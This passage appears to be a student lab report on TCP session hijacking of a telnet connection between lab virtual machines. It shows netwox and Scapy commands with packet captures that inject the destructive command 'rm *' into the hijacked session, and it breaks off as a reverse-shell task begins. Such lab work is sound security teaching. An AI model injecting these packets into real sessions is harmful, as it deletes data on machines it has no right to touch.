
```

From the above screenshot we can see that :

- 1)Source port: 46172
- 2)Destination port: 23
- 3)Next sequence number: 3520366575
- 4)Acknowledgment number: 3478544808


```
[09/23/21]seed@ankith_j_rai_PES1UG19CS069:~/.week2$ sudo netwox 40 --ip4-src "10.0.2.7" --ip4-dst "10.0.2.8" --ip4-ttl 64 --tcp-dst 2 3 --tcp-src "46172" --tcp-seqnum "3520366575" --tcp-window 2000 --tcp-ack --tcp-acknum "3478544808" --tcp-data "0d20726d202a0a0d"
IP
version| ihl | tos | totlen |
4 | 5 | 0x00=0 | 0x0030=48 |
id | r[D|M| offsetfrag |
0x5784=22404 | 0|0|0| 0x0000=0 |
ttl | protocol | checksum |
0x40=64 | 0x06=6 | 0x0B36 |
source | destination |
10.0.2.7 | 10.0.2.8 |
TCP
source port | destination port |
0xB45C=46172 | 0x0017=23 |
seqnum | acknum |
0xD1D487EF=3520366575 | 0xCF5661A8=3478544808 |
doff | r|r|r|r|C|E|U|A|P|R|S|F| window |
5 | 0|0|0|0|0|0|1|0|0|0|0| 0x0700=2000 |
checksum | urgptr |
0xA6F2=42738 | 0x0000=0 |
0d 20 72 6d 20 2a 0a 0d # rm *
[09/23/21]seed@ankith_j_rai_PES1UG19CS069:~/.week2$
```

After running the above screenshot command on the attacker machine the machine sends a TCP packet by hijacking the session between the telnet connection of 10.0.2.7 and 10.0.2.8 to the server machine.



We can see from above screenshot that new.txt file has been deleted.

No.	Time	Source	Destination	Protocol	Length	Info
1	2021-09-23 13:46:38.3392478...	PcsCompu_ff:48:ce		ARP	62	Who has 10.0.2.8? Tell 10.0.2.5
2	2021-09-23 13:46:38.3393224...	PcsCompu_4e:7d:b7		ARP	44	10.0.2.8 is at 08:00:27:4e:7d:b7
3	2021-09-23 13:46:38.3983106...	PcsCompu_ff:48:ce		ARP	62	Who has 10.0.2.7? Tell 10.0.2.5
4	2021-09-23 13:46:38.4543118...	10.0.2.7	10.0.2.8	TELNET	64	Telnet Data ...
5	2021-09-23 13:46:38.4691900...	10.0.2.8	10.0.2.7	TELNET	70	Telnet Data ...
6	2021-09-23 13:46:38.6754884...	10.0.2.8	10.0.2.7	TELNET	224	Telnet Data ...
7	2021-09-23 13:46:38.8838476...	10.0.2.8	10.0.2.7	TCP	226	[TCP Retransmission] 23 - 46172 [PSH, ACK] Seq=3478544915 Ack=3520366533 Win=227 Len=158 TSval=392131 T
8	2021-09-23 13:46:40.13513628...	10.0.2.8	10.0.2.7	TCP	226	[TCP Retransmission] 23 - 46172 [PSH, ACK] Seq=3478544915 Ack=3520366533 Win=227 Len=158 TSval=392240 T
9	2021-09-23 13:46:40.1513628...	10.0.2.8	10.0.2.7	TCP	226	[TCP Retransmission] 23 - 46172 [PSH, ACK] Seq=3478544915 Ack=3520366533 Win=227 Len=158 TSval=392240 T
10	2021-09-23 13:46:41.81585221...	10.0.2.8	10.0.2.7	TCP	226	[TCP Retransmission] 23 - 46172 [PSH, ACK] Seq=3478544915 Ack=3520366533 Win=227 Len=158 TSval=392240 T
11	2021-09-23 13:46:42.7514751...	::1		UDP	64 36985	- 50422 Len=8
12	2021-09-23 13:46:43.4791357...	PcsCompu_4e:7d:b7		ARP	44	Who has 10.0.2.7? Tell 10.0.2.8
13	2021-09-23 13:46:43.4794978...	PcsCompu_e4:52:98		ARP	62	10.0.2.7 is at 08:00:27:e4:52:98



From the above screenshot we can see the hijacked packet sent from attacker machine to server machine as we can see that the next sequence number we got before is same as the sequence number of the packet in the above wireshark screenshot.

```
[09/23/21]seed@ankith_j_rai_PES1UG19CS069:~/.../CNS_victim$ telnet 10.0.2.8
Trying 10.0.2.8...
Connected to 10.0.2.8.
Escape character is '^].
Ubuntu 16.04.2 LTS
ankith_j_rai_PES1UG19CS069 login: seed
Password:
Last login: Thu Sep 23 13:17:01 EDT 2021 from 10.0.2.7 on pts/1
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)


 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

[09/23/21]seed@ankith_j_rai_PES1UG19CS069:~$ cd TCP
[09/23/21]seed@ankith_j_rai_PES1UG19CS069:~/TCP$ ll
total 0
-rw-rw-r-- 1 seed seed 0 Sep 23 13:18 new.txt
[09/23/21]seed@ankith_j_rai_PES1UG19CS069:~/TCP$ Connection closed by foreign host.
[09/23/21]seed@ankith_j_rai_PES1UG19CS069:~/.../CNS_victim$
```

The telnet connection suddenly closed off when I accessed it, this is because of data sent by the attacker messes up the sequence number from client to server.

## Using Scapy Command:



We can see from the above screenshot that next.txt is present in the TCP folder.

```
[09/24/21]seed@ankith_j_rai_PES1UG19CS069:~/.../CNS_victim$ telnet 10.0.2.8
Trying 10.0.2.8...
Connected to 10.0.2.8.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
ankith_j_rai_PES1UG19CS069 login: seed
Password:
Last login: Fri Sep 24 15:01:48 EDT 2021 from 10.0.2.7 on pts/4
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

[09/24/21]seed@ankith_j_rai_PES1UG19CS069:~$ cd TCP
[09/24/21]seed@ankith_j_rai_PES1UG19CS069:~/TCP$ ll
total 0
-rw-rw-r-- 1 seed seed 0 Sep 24 15:16 new.txt
[09/24/21]seed@ankith_j_rai_PES1UG19CS069:~/TCP$
```

The terminal window shows a successful telnet connection to the server at 10.0.2.8. It then logs in as 'seed'. The system information shows it's an Ubuntu 16.04.2 LTS system. After logging in, the user runs 'cd TCP' and then 'll', which lists a file named 'new.txt'. The terminal window has a dark background and light-colored text. The left side of the screen shows a vertical dock with icons for various applications like the Dash, Home, Desktop, and Terminal.

At first we are pinging server machine from the client machine and collect the data obtained from in the wireshark.

SeedUbuntu Clone [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

\*any telnet

No.	Time	Source	Destination	Protocol	Length	Info
37	2021-09-24 15:20:58.319151...	10.0.2.7	10.0.2.8	TELNET	69	Telnet Data ...
39	2021-09-24 15:20:58.6765250...	10.0.2.7	10.0.2.8	TELNET	69	Telnet Data ...
41	2021-09-24 15:20:59.1561404...	10.0.2.7	10.0.2.8	TELNET	70	Telnet Data ...
43	2021-09-24 15:20:59.1600992...	10.0.2.8	10.0.2.7	TELNET	70	Telnet Data ...
45	2021-09-24 15:20:59.1687491...	10.0.2.8	10.0.2.7	TELNET	131	Telnet Data ...
47	2021-09-24 15:20:59.1691093...	10.0.2.8	10.0.2.7	TELNET	70	Telnet Data ...
49	2021-09-24 15:20:59.2197936...	10.0.2.8	10.0.2.7	TELNET	131	Telnet Data ...
51	2021-09-24 15:20:59.2197955...	10.0.2.8	10.0.2.7	TELNET	282	Telnet Data ...
53	2021-09-24 15:20:59.2701445...	10.0.2.8	10.0.2.7	TELNET	113	Telnet Data ...
55	2021-09-24 15:21:01.0832769...	10.0.2.7	10.0.2.8	TELNET	69	Telnet Data ...
56	2021-09-24 15:21:01.0838873...	10.0.2.8	10.0.2.7	TELNET	69	Telnet Data ...
58	2021-09-24 15:21:01.3276276...	10.0.2.7	10.0.2.8	TELNET	69	Telnet Data ...
59	2021-09-24 15:21:01.3283108...	10.0.2.8	10.0.2.7	TELNET	69	Telnet Data ...
61	2021-09-24 15:21:02.1136818...	10.0.2.7	10.0.2.8	TELNET	69	Telnet Data ...
62	2021-09-24 15:21:02.1148544...	10.0.2.8	10.0.2.7	TELNET	69	Telnet Data ...
64	2021-09-24 15:21:02.8078100...	10.0.2.7	10.0.2.8	TELNET	69	Telnet Data ...
65	2021-09-24 15:21:02.8083003...	10.0.2.8	10.0.2.7	TELNET	69	Telnet Data ...
67	2021-09-24 15:21:03.1015401...	10.0.2.7	10.0.2.8	TELNET	69	Telnet Data ...
68	2021-09-24 15:21:03.1020357...	10.0.2.8	10.0.2.7	TELNET	69	Telnet Data ...
70	2021-09-24 15:21:03.3993465...	10.0.2.7	10.0.2.8	TELNET	69	Telnet Data ...
71	2021-09-24 15:21:03.3998872...	10.0.2.8	10.0.2.7	TELNET	69	Telnet Data ...
73	2021-09-24 15:21:04.0923446...	10.0.2.7	10.0.2.8	TELNET	70	Telnet Data ...
74	2021-09-24 15:21:04.0943356...	10.0.2.8	10.0.2.7	TELNET	70	Telnet Data ...
76	2021-09-24 15:21:04.0946532...	10.0.2.8	10.0.2.7	TELNET	117	Telnet Data ...
78	2021-09-24 15:21:06.0074081...	10.0.2.7	10.0.2.8	TELNET	69	Telnet Data ...
79	2021-09-24 15:21:06.0079334...	10.0.2.8	10.0.2.7	TELNET	69	Telnet Data ...
81	2021-09-24 15:21:06.1527996...	10.0.2.7	10.0.2.8	TELNET	69	Telnet Data ...
82	2021-09-24 15:21:06.1530825...	10.0.2.8	10.0.2.7	TELNET	69	Telnet Data ...
84	2021-09-24 15:21:06.5467995...	10.0.2.7	10.0.2.8	TELNET	70	Telnet Data ...
85	2021-09-24 15:21:06.5483859...	10.0.2.8	10.0.2.7	TELNET	70	Telnet Data ...
87	2021-09-24 15:21:06.5590027...	10.0.2.8	10.0.2.7	TELNET	75	Telnet Data ...
89	2021-09-24 15:21:06.5593000...	10.0.2.8	10.0.2.7	TELNET	117	Telnet Data ...
91	2021-09-24 15:21:06.5522729...	10.0.2.8	10.0.2.7	TELNET	117	Telnet Data ...

SeedUbuntu Clone [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Wireshark

Wireshark · Packet 84 · wireshark\_any\_20210924152051\_RV0OXz


```

Frame 84: 70 bytes on wire (560 bits), 70 bytes captured (560 bits) on interface 0
  ▶ Linux cooked capture
  ▶ Internet Protocol Version 4, Src: 10.0.2.7, Dst: 10.0.2.8
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  ▶ Differentiated Services Field: 0x10 (DSCP: Unknown, ECN: Not-ECT)
    Total Length: 54
    Identification: 0xa823 (43043)
    Flags: 0x02 (Don't Fragment)
    Fragment offset: 0
    Time to live: 64
    Protocol: TCP (6)
    Header checksum: 0x7a80 [validation disabled]
      [Header checksum status: Unverified]
    Source: 10.0.2.7
    Destination: 10.0.2.8
      [Source GeoIP: Unknown]
      [Destination GeoIP: Unknown]
  ▶ Transmission Control Protocol, Src Port: 49608, Dst Port: 23, Seq: 2720137516, Ack: 2860498658, Len: 2
    Source Port: 49608
    Destination Port: 23
      [Stream index: 0]
      [TCP Segment Len: 2]
      Sequence number: 2720137516
        [Next sequence number: 2720137518]
      Acknowledgment number: 2860498658
      Header Length: 32 bytes
      Flags: 0x018 (PSH, ACK)
      Window size value: 237
      [Calculated window size: 30336]
      [Window size scaling factor: 128]
      Checksum: 0x1837 [unverified]
      [Checksum Status: Unverified]
      Urgent pointer: 0
      Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
        [SEQ/ACK analysis]
  ▶ Telnet

```

From the above screenshot we can see that :

- 1)Source Port: 49608
- 2)Destination port: 23
- 3)Source ip address: 10.0.2.7
- 4)Destination ip address: 10.0.2.8
- 5)Next sequence number: 2720137518
- 6)Acknowledgment number: 2860498658




```
[09/24/21]seed@ankith_j_rai_PES1UG19CS069:~/.../week2$ sudo python sessionhijack.py
Sending session hijacking packet
Version      : BitField (4 bits)          = 4          (4)
ihl         : BitField (4 bits)          = None      (None)
tos         : XByteField               = 0          (0)
len         : ShortField              = None      (None)
id          : ShortField              = 1          (1)
flags        : FlagsField (3 bits)       = <Flag 0 ()> (<Flag 0 ()>)
frag        : BitField (13 bits)         = 0          (0)
ttl          : ByteField                = 64        (64)
proto        : ByteEnumField           = 6          (0)
checksum     : XShortField             = None      (None)
src          : SourceIPField            = '10.0.2.7' (None)
dst          : DestIPField              = '10.0.2.8' (None)
options      : PacketListField          = []        ([])

sport        : ShortEnumField           = 49608    (20)
dport        : ShortEnumField           = 23        (80)
seq          : IntField                 = 2720137518L (0)
ack          : IntField                 = 2860498658L (0)
dataofs      : BitField (4 bits)         = None      (None)
reserved     : BitField (3 bits)          = 0          (0)
flags        : FlagsField (9 bits)        = <Flag 16 (A)> (<Flag 2 (S)>)
window       : ShortField              = 8192      (8192)
checksum     : XShortField             = None      (None)
urgptr       : ShortField              = 0          (0)
options      : TCPOptionsField          = []        ([])



load         : StrField                = '\r rm *\n\r' ('')

[09/24/21]seed@ankith_j_rai_PES1UG19CS069:~/.../week2$
```

After running the above screenshot command on the attacker machine, the attacker machine sends a TCP packet by hijacking the session between the telnet connection of 10.0.2.7 and 10.0.2.8 to the server machine.



We can see from the above screenshot that the new.txt has been deleted.



We can see the hijacked packet sent from attacker machine to server machine as we saw that the next sequence number we got before is same as the sequence number of the packet in the above wireshark screenshot.

```
[09/24/21]seed@ankith_j_rai_PES1UG19CS069:~/.../CNS_victim$ telnet 10.0.2.8
Trying 10.0.2.8...
Connected to 10.0.2.8.
Escape character is '^>'.
Ubuntu 16.04.2 LTS
ankith_j_rai_PES1UG19CS069 login: seed
Password:
Last login: Fri Sep 24 15:01:48 EDT 2021 from 10.0.2.7 on pts/4
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.


[09/24/21]seed@ankith_j_rai_PES1UG19CS069:~$ cd TCP
[09/24/21]seed@ankith_j_rai_PES1UG19CS069:~/TCP$ ll
total 0
-rw-rw-r-- 1 seed seed 0 Sep 24 15:16 new.txt
[09/24/21]seed@ankith_j_rai_PES1UG19CS069:~/TCP$ Connection closed by foreign host.
[09/24/21]seed@ankith_j_rai_PES1UG19CS069:~/.../CNS_victim$
```

The telnet connection between the client and server machine is suddenly closed off when I accessed it, this is because of data sent by the attacker messes up the sequence number from client to server.

## Task 5: Creating Reverse Shell using TCP Session Hijacking

### Using Netwox Command:

At first we are going to ping the server machine from the client machine.




```
[09/26/21]seed@ankith_j_rai_PES1UG19CS069:~/.../CNS_victim$ telnet 10.0.2.8
Trying 10.0.2.8...
Connected to 10.0.2.8.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
ankith_j_rai_PES1UG19CS069 login: seed
Password:
Last login: Sat Sep 25 03:21:39 EDT 2021 from 10.0.2.7 on pts/17
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

